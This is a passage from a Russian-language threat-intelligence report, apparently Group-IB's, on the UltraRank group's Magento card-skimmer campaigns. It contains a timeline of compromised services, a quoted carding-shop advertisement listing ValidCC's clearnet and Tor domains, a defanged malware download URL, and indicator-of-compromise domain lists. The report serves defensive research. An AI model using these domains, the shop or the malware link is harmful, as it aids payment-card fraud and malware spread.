8	Ноябрь 2016	30 ноября 2016 года были созданы два домена, связанные с сервером, на котором был обнаружен SSL-сертификат <code>62421898fcd134cc03c85de47123197154dee3b7</code> : <code>zigzapframe[.]biz</code> , <code>web-stat[.]biz</code> . Позднее были обнаружены семплы сниффера WebRank, использующие хост <code>web-stat[.]biz</code> в качестве гейта.
9	Декабрь 2016	В ходе Campaign 5 был взломан сервис Conversions On Demand ( <code>https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</code> ). В качестве гейта был использован хост <code>webfotce[.]me</code> . 23 декабря 2016 года были созданы первые JavaScript-файлы на инфраструктуре, относящейся к Campaign 5. В этих файлах содержался как код, относящийся к семейству снифферов WebRank, так и код, использованный в ходе кампании, относящейся к Campaign 2. Предположительно, этот этап стал началом автоматизированных массовых атак на сайты онлайн-магазинов, когда в код сайта внедрялась ссылка на скрипт, хранящийся на сайте злоумышленников.

Этап	Период	Описание
10	Январь 2017	На данном этапе были зарегистрированы еще четыре домена, связанные с сервером, на котором был обнаружен сертификат <a href="#">62421898fcd134cc03c85de47123197154dee3b7</a> . Одно из этих доменных имен, <a href="#">webstatistic[.]tech</a> , созданное 5 января 2017 года, позднее было использовано в качестве гейта для PHP-сниффера, внедренного в легитимный файл CMS Magento, сниффер перехватывал все POST-запросы и отправлял их содержимое на сервер злоумышленников.
11	Апрель 2017 – Сентябрь 2017	<ul style="list-style-type: none"> <li>Апрель 2017: в ходе Campaign 5 был взломан сервис SAS Net Reviews (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В качестве гейта был использован хост <a href="#">web-rank[.]pw</a>.</li> <li>Май 2017: взлом сервиса Clarity Connect (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В качестве гейта был использован хост <a href="#">web-stats[.]pw</a>.</li> <li>Сентябрь 2017: злоумышленники успешно атаковали итальянскую компанию, занимающуюся разработкой сайтов, в результате чего снифферами были заражены еще пять сайтов, в качестве гейта использовался хост <a href="#">informaer[.]com</a>.</li> </ul>
12	Ноябрь 2017 – Декабрь 2017	<p>27 ноября 2017 года были зарегистрированы первые домены, относящиеся к кампании LoadReplay.</p> <p>7 декабря 2017 года была зарегистрирована еще часть доменов, использованных в LoadReplay.</p>
13	Декабрь 2017 – Август 2018	<ul style="list-style-type: none"> <li>Декабрь 2017: Злоумышленники внедрили сниффер в код двух сервисов: Annex Cloud и SociaPlus (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В обеих атаках в качестве гейта использовался хост <a href="#">webfotce[.]me</a>.</li> <li>Январь 2018: взлом сервиса ShopBack (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В качестве гейта был использован хост <a href="#">web-rank[.]pw</a>.</li> <li>Февраль 2018: взлом сервиса Inbenta (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В качестве гейта был использован хост <a href="#">webfotce[.]me</a>.</li> <li>Май 2018: взлом сервиса CompanyBe (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В качестве гейта был использован хост <a href="#">web-stats[.]pw</a>.</li> <li>15 мая 2018 были зарегистрированы еще два домена, использованные в кампании LoadReplay.</li> <li>Июнь 2018: взлом PushAssist (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В качестве гейта был использован хост <a href="#">webfotce[.]me</a>.</li> <li>Июль 2018: взлом flashtalking (<a href="https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf">https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf</a>). В качестве гейта был использован хост <a href="#">infostat[.]pw</a>.</li> <li>Август 2018: взлом Feedify (<a href="https://twitter.com/Placebo52510486/status/1039585013057118209">https://twitter.com/Placebo52510486/status/1039585013057118209</a>). В качестве гейта был использован хост <a href="#">info-stat[.]ws</a>.</li> </ul>

Этап	Период	Описание
------	--------	----------

14 Сентябрь 2018

4 сентября 2018 года в ходе Campaign 5 был взломан сниффер, использовавший скомпрометированный сайт veterinaryconcepts.com для хранения своего кода. Сниффер WebRank был добавлен таким образом, чтобы на всех зараженных сайтах код подгружался одновременно. В качестве гейта добавленный сниффер использовал хост web-stats[.]cc.



Рисунок 16. Содержимое файла конкурентного сниффера, в который был внедрен код сниффера WebRank

- Взлом сервиса Shopper Approved (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост info-stat[.]ws.
- 23 сентября 2018 года были созданы первые файлы на сервере, к которому затем были привязаны домены brokercdn[.]com (зарегистрирован 14.01.2019), fastmycdn[.]com (14.01.2019), rooplancdn[.]com (14.01.2019), toplevelstatic[.]com (01.02.2020), stat-group[.]com (02.02.2020).

15 Октябрь 2018

21 октября 2018 года были созданы первые файлы на сервере, связанном с доменами content-delivery[.]cc (зарегистрирован 23.09.2018) и givemejs[.]cc (23.09.2018).

16 Ноябрь 2018

1 ноября 2018 года в ходе Campaign 5 были взломаны пять сайтов, которые ранее были взломаны операторами сниффера MagentoName и использовались для хранения кода сниффера, ссылки на эти файлы внедрялись в код заражаемого сайта. К коду JS-сниффера MagentoName был добавлен сниффер WebRank, использующий в качестве гейта хост web-stats[.]cc. Список взломанных сайтов:

- hxxps://O2ohair.com/js/mage/mage.js
- hxxps://944store.com/js/mage/mage.js
- hxxps://amardesheshop.com/js/mage/mage.js
- hxxps://dreamkinderkleding.nl/js/mage/mage.js
- hxxps://jarusnet.pl/js/mage/mage.js

Этап	Период	Описание
------	--------	----------

16	Ноябрь 2018	
----	-------------	--



Рисунок 17. Содержимое файла конкурентного sniffера MagentoName, в который был внедрен код sniffера WebRank

22 ноября 2018 года на сайте smytuok[.]top, домен которого был зарегистрирован 29 марта 2017 года, был создан файл init.js. Предположительно, после этого началась первая фаза вредоносной кампании по заражению сайтов вредоносным JS-кодом, идентичным WebRank, который подгружался по ссылке на файл init.js, хранившийся на сайте злоумышленников.

28 ноября 2018 года была взломана инфраструктура sniffера конкурентов, который использовал сайт magentoconnectors[.]com в качестве хранилища кода и гейта. Аналогично этапу 15 sniffер WebRank был добавлен таким образом, чтобы на всех зараженных сайтах код подгружался одновременно, а хост web-stats[.]cc использовался как гейт.




Рисунок 18. Содержимое файла конкурентного sniffера, в который был внедрен код WebRank

17	Январь 2019	
----	-------------	--

Взлом рекламного сервиса Adverline, в результате которого sniffером были заражены 277 сайтов (https://blog.trendmicro.com/trendlabs-security-intelligence/new-magecart-attack-delivered-through-compromised-advertising-supply-chain/).

Этап	Период	Описание
18	Февраль 2019	9 февраля 2019 года был зарегистрирован второй домен <code>jscontentdelivery[.]com</code> , использованный в рамках кампании по заражению сайтов онлайн-магазинов, когда вредоносный код, относящийся к семейству JS-снифферов WebRank, подгружался по ссылке на файл <code>init.js</code> , хранящийся на сайте злоумышленников.
19	Апрель 2019	22 апреля 2019 был зарегистрирован третий домен <code>jsboxcontents[.]com</code> , использованный в рамках кампании по заражению сайтов онлайн-магазинов, когда вредоносный код, относящийся к семейству JS-снифферов WebRank, подгружался по ссылке на файл <code>init.js</code> , хранящийся на сайте злоумышленников. Анализ файлов на этом хосте показал, что эти файлы идентичны тем, что были найдены в ходе исследования инфраструктуры семейства снифферов WebRank.
20	Ноябрь 2019	В ноябре 2019 года была обнаружена модификация файла <code>slippry.min.js</code> на сайте <code>olympictickets2020.com</code> . В файл был встроен вредоносный код, отправлявший данные банковских карт пользователей на гейт <code>opendoorcdn[.]com</code> .
21	Декабрь 2019	В декабре 2019 года была обнаружена модификация файла <code>slippry.min.js</code> на сайте <code>eurotickets2020[.]com</code> , который, предположительно, связан с сайтом <code>olympictickets2020[.]com</code> . Это может означать, что атакующие взломали разработчика этих двух сайтов и осуществили модификацию файлов с целью кражи данных банковских карт посетителей этих сайтов. В файл был встроен вредоносный код, отправлявший данные банковских карт пользователей на тот же гейт <code>opendoorcdn[.]com</code> , что и в случае с сайтом <code>olympictickets2020[.]com</code> .
22	Февраль 2020	1 февраля 2020 года был зарегистрирован домен <code>toplevelstatic[.]com</code> , который будет использован злоумышленниками в дальнейших атаках. Анализ файлов показал, что на этом сайте злоумышленников содержатся те же файлы с кодом снифферов, что и на сайтах <code>opendoorcdn[.]com</code> , <code>fastmycdn[.]com</code> , <code>rooplancdn[.]com</code> , <code>stat-group[.]com</code> и <code>brokercdn[.]com</code> . Это может означать, что все эти домены связаны с одним и тем же сервером, используемым группой в качестве гейта для сбора украденных данных. 3 февраля 2020 года был осуществлен взлом The Brandit Agency. Вредоносный скрипт, предназначенный для хищения данных банковских карт, грузился с хоста <code>toplevelstatic[.]com</code> . Всего было обнаружено пять проектов компании, на сайты которых подгружался вредоносный файл <code>min.min.js</code> , созданный 3 февраля 2020 года. Вредоносный код был удален с сайтов компании 26 февраля 2020 года.
23	Апрель 2020	15 апреля 2020 года было обнаружено, что сайт компании Block and Company был взломан с использованием инфраструктуры, относящейся к Campaign 2. На данный момент неизвестно, по какой причине атакующие воспользовались старым вредоносным кодом: судя по заголовкам сервера, файл, отвечавший за подгрузку кода сниффера, был создан 21 января 2016 года, а сам файл сниффера 19 декабря 2016 года.
24	Июнь 2020	1 июня 2020 года был осуществлен взлом сайта Block and Company уже с использованием инфраструктуры, относящейся к Campaign 12. Вредоносный скрипт подгружался по той же ссылке, что и в атаке на The Brandit Agency, но код инжектора и код самого сниффера претерпели изменения. Вредоносный код был удален с сайта компании 15 июня 2020 года.

# Продажа украденной платежной информации

## ValidCC

Магазин по продаже краденных банковских карт, связанный с Campaign 2 и 12

В ходе анализа 33 доменов, по большей части относящихся к Campaign 2 и Campaign 12, была обнаружена связь с магазином по продаже краденых банковских карт **ValidCC** (домены `validcc-blog[.]cc`, `validcc[.]name`)

При исследовании сертификатов, выпущенных для домена `localhost[.]localdomain`, был выявлен сертификат `ce9d2045b369b0e1a37dc97a9dd4b3f660adbfc`. Этот же сертификат был найден на 443 порте серверов, IP-адреса которых связаны с актуальными официальными доменами магазина: `validcc[.]ws`, `validcc[.]mn`, `validcc[.]su`.

ValidCC начал свою работу в 2014 году. На андеграундных форумах от имени магазина сообщения публикуются пользователем с ником **SPR**.

22-07-2016, 08:24

**SPR** Vendor of: CC Seller

Join Date: Jul 2016  
Posts: 321  
Reputation: 6 [+/-]  
Balance: 0.00\$

**NOW YOU CAN ACCESS STORE USE BLOCKCHAIN DNS**  
**VALCC.BAZAR**  
Install browser addon for blockchain domains: **Blockchain DNS** <https://blockchain-dns.info/>

**WEB DOMAINS**  
**VALIDCC.SU**  
**VALIDCC.MN**  
**VALIDCC.TW**  
**VALIDCC.WS**

**Domain (tor) #1: VALIDCVVMTWP25N5.ONION**  
**Domain (tor) #2: VALIDCCVLSSFDGAS.ONION**  
**Domain (tor) #3: HU5IYZFPEYIFE46M.ONION**

**ALL OTHER ARE FAKE**

We provide acces to PRIVATE FIRST HANDS CC BASE with every week big updates  
I guarantee that you can always find ALL your BINS

**IN ALL WORLD CARDERS KNOW ABOUT VALIDCC**  
**WE WORK SINCE 2014**

Last edited by SPR; 17-01-2020 at 15:21.

Рисунок 19. Пост магазина по продаже краденых банковских карт ValidCC на одном из андеграундных форумов

В основном все посты, особенно объявления о новых базах данных банковских карт, выставленных на продажу, публикуются на английском языке. Однако при общении с клиентами SPR зачастую переходит на русский, который, предположительно, является его основным языком, из чего можно сделать вывод, что магазином ValidCC управляет русскоязычный пользователь. В своих постах SPR утверждает, что карты, продаваемые в магазине ValidCC, получены при помощи сниффера.




Рисунок 20. Русскоязычный пост об источнике карт, опубликованный пользователем SPR, ведущим тему ValidCC на андерграундном форуме.

В одном из своих постов SPR опубликовал скриншоты внутренней статистики магазина, согласно которой владельцы ValidCC зарабатывают около 7 тысяч долларов в день. Данная выручка поступает не только от продажи карт, собранных при помощи снифферов с зараженных онлайн-магазинов, но также и от сторонних поставщиков, выставляющих украденные данные на продажу, которым магазин ValidCC выплачивает от 20 до 30 тысяч долларов в день.

	Shop Earn (by sell CC)						
	2019-11-09 (Saturday)	2019-11-08 (Friday)	2019-11-07 (Thursday)	2019-11-06 (Wednesday)	2019-11-05 (Tuesday)	2019-11-04 (Monday)	2019-11-03 (Sunday)
Added money (by orders)	\$381.77	\$33,372.84	\$34,037.91	\$37,975.35	\$38,483.53	\$42,313.93	\$26,598.65
All Earn	\$616.00	\$34,786.60	\$32,976.20	\$32,037.15	\$33,763.20	\$39,916.50	\$26,880.60
Shop Earn	\$138.05	\$7,841.75	\$7,455.52	\$7,153.90	\$7,506.84	\$8,484.31	\$5,622.38
Seller Earn	\$477.95	\$26,944.85	\$25,520.68	\$24,883.25	\$26,256.36	\$31,432.19	\$21,258.22

Рисунок 21. Скриншот внутренней статистики магазина ValidCC с данными о ежедневных заработках на продаже украденных данных банковских карт в ноябре 2019 года

Можно предположить, что именно через магазин ValidCC преступная группа UltraRank монетизирует украденные данные банковских карт, собранные за пять лет атак на онлайн-магазины. На это указывают:

- Связь между инфраструктурой преступной группы для кражи данных банковских карт и инфраструктурой ValidCC;
- Выставленные на продажу в магазине ValidCC данные банковских карт, похищенные при помощи JS-снифферов;
- Совпадение в датах начала активности: 2014 год для ValidCC и 2015 год для первых задетектированных атак в рамках Campaign 2.

До использования с целью хранения кода сниффера и в качестве гейта хост `opendoorcdn[.]com` применялся для распространения вредоносных файлов. По ссылке `hXXp://opendoorcdn.com/crfile/file.exe` скачивались различные семплы, относящиеся к вредоносному программному обеспечению CoalaBot, которое предназначено для осуществления DDoS-атак. Анализ этих файлов показал, что в ходе исполнения они отправляли DNS-запросы, а затем начинали DDoS-атаку на следующие сайты:

- `validcc[.]de`
- `validcc[.]co`
- `validcc[.]cm`
- `validcc[.]vc`
- `validcc[.]cz`
- `validcc[.]ch`
- `validcc[.]tw`

На них располагались фишинговые страницы, нацеленные на пользователей магазина по продаже краденых карт ValidCC. С помощью DDoS-атак операторы сниффера предположительно боролись с поддельными сайтами, ворующими логины и пароли пользователей оригинального магазина. Такая борьба с конкурентами указывает на связь между владельцами магазина ValidCC и инфраструктурой, используемой для хранения кода снифферов и сбора украденных данных. На данный момент один из атакованных сайтов, `validcc[.]tw`, является официальным доменом магазина. Предположительно, владельцы магазина ValidCC смогли вернуть доступ к этому домену, который использовался ими с 2016 года.

## Рекомендации для потенциальных объектов атак

Поскольку на текущий момент неизвестно, как именно преступная группа UltraRank получает доступ к сайтам для установки вредоносного кода, для минимизации риска заражения владельцам онлайн-магазинов следует соблюдать базовые правила:

1. Используйте сложные и уникальные пароли, а также настройте двухфакторную аутентификацию;
2. Установите все обновления для используемого программного обеспечения, включая CMS сайтов. Это поможет снизить риск компрометации сервера и усложнит для атакующего процесс загрузки веб-шелла;
3. Проводите регулярные проверки и аудит защищенности вашего сайта;
4. Используйте системы для логирования всех изменений, происходящих на сайте, а также логирование доступа в панель управления сайта, отслеживание дат изменения файлов. Это поможет своевременно обнаружить заражение файлов сайта вредоносным кодом, а также отследить факт неавторизованного доступа к сайту или веб-серверу.

# Приложение 1: Индикаторы компрометации

## Campaign 2

- amasty[.]biz
- heckip[.]biz
- checkoutmodules[.]biz
- cloudservice[.]tw
- dnsden[.]biz
- ebizmart[.]biz
- infopromo[.]biz
- istrustweb[.]com
- localserver[.]host
- logistic[.]tw
- logisticusa[.]biz
- opencartmodules[.]biz
- securemac[.]biz
- statistik[.]site
- system-backup[.]biz
- trafficanalyzer[.]biz
- upsbroker[.]com
- web-stat[.]biz
- webinformer[.]biz
- webserf[.]biz
- webstatistic[.]cc
- webstatistic[.]online
- webstatistic[.]tech
- whoerss[.]biz
- zigzapframe[.]biz

## Campaign 5

- cmytuok[.]top
- info-rank[.]cc
- info-stat[.]ws
- info-web[.]ws
- inforank[.]cc
- informaer[.]biz
- informaer[.]cc
- informaer[.]com
- informaer[.]net
- informaer[.]org
- informaer[.]pw
- informaer[.]ws
- informaer[.]xyz
- infostat[.]pw
- infoweb[.]cc
- infoweb[.]me
- jsboxcontents[.]com
- jscontentdelivery[.]com
- statistic-info[.]me
- statistic-info[.]ws
- web-info[.]cc
- web-info[.]me
- web-rank[.]cc
- web-rank[.]pw
- web-stat[.]me
- web-stat[.]pw
- web-stats[.]cc
- web-stats[.]pw
- webdevelopment[.]pw
- webfotce[.]me
- webfotce[.]pw
- webinfo[.]ws
- webrank[.]ws
- webstat-info[.]ws
- webstat[.]cc
- webstat[.]ws
- webstatistic[.]me
- webstatistic[.]pw
- webstatistic[.]ws
- webstats[.]me
- webstats[.]ws

## Campaign 12

- brokercdn[.]com
- cdn-content[.]cc
- content-delivery[.]cc
- wheremydata[.]cc
- deliveryjs[.]cc
- fastmycdn[.]com
- givemejs[.]cc
- opendoorcdn[.]com
- rooplancdn[.]com
- stat-group[.]com
- toplevelstatic[.]com

## ValidCC

- validcc-blog[.]cc
- validcc[.]mn
- validcc[.]name
- validcc[.]su
- validcc[.]ws

---

## OldGrelos

- cloud-jquery[.]com
- cloud-jquery[.]net
- cloud-jquery[.]org
- icon-base[.]biz
- jquery-cdn[.]com
- jquery-cloud[.]net
- jquery-cloud[.]org
- jquery-code[.]biz
- jquery-code[.]net
- jquery-code[.]su
- jquery-libs[.]su
- jquery-min[.]su
- jquery-validation[.]net
- jquery-validation[.]org
- jquery-web[.]com
- jquery-web[.]net
- magento-connection[.]com
- payment-api[.]net
- shop-analytics[.]net
- visa-cdn[.]com

---

## LoadReplay

- deviceprofile[.]info
- loadingmagento[.]info
- mage-store[.]info
- mageload[.]com
- magento-cdn[.]info
- magento-updates[.]info
- magentoholding[.]com
- magentoreplay[.]info
- magentoreply[.]info
- magentoserver1[.]info
- magentoupdate[.]info
- magentouri[.]info
- orderprocessmagento[.]info
- storemagento[.]info

## О компании

**1,200+**  
успешных расследований  
по всему миру

Group-IB – один из ведущих мировых разработчиков решений для детектирования и предотвращения кибератак, выявления фрода и защиты интеллектуальной собственности в сети.

**65,000+**  
часов реагирования на инциденты  
информационной безопасности

С 2003 года компания работает в сфере компьютерной криминалистики, консалтинга и аудита систем информационной безопасности, обеспечивая защиту крупнейших российских и зарубежных компаний от финансовых и репутационных потерь.

**\$300 МЛН**  
сохранили клиенты Group-IB  
с помощью наших продуктов

**60+ СТРАН**  
где Group-IB защищает клиентов  
от сложных кибератак и проводит  
тренинги для правоохранительных  
органов

### OSCE

Компания, рекомендованная  
Организацией по безопасности  
и сотрудничеству в Европе (ОБСЕ)

### GARTNER, FORRESTER

Threat Intelligence & Attribution  
от Group-IB — в числе лучших мировых  
систем по оценке Forrester и Gartner

### WORLD ECONOMIC FORUM

Постоянный член Всемирного  
экономического форума

### BUSINESS INSIDER

Одна из семи самых  
влиятельных компаний в области  
кибербезопасности по версии  
Business Insider

### IDC

Лидер российского рынка  
исследования киберугроз  
по версии IDC

|GROUP|IB|

**ПРЕДОТВРАЩАЕМ  
И РАССЛЕДУЕМ  
КИБЕРПРЕСТУПЛЕНИЯ  
С 2003 ГОДА**

[www.group-ib.ru](http://www.group-ib.ru)  
[group-ib.ru/blog/](http://group-ib.ru/blog/)

[info@group-ib.ru](mailto:info@group-ib.ru)  
+7 495 984 33 64

[twitter.com/groupib](https://twitter.com/groupib)  
[facebook.com/group-ib](https://facebook.com/group-ib)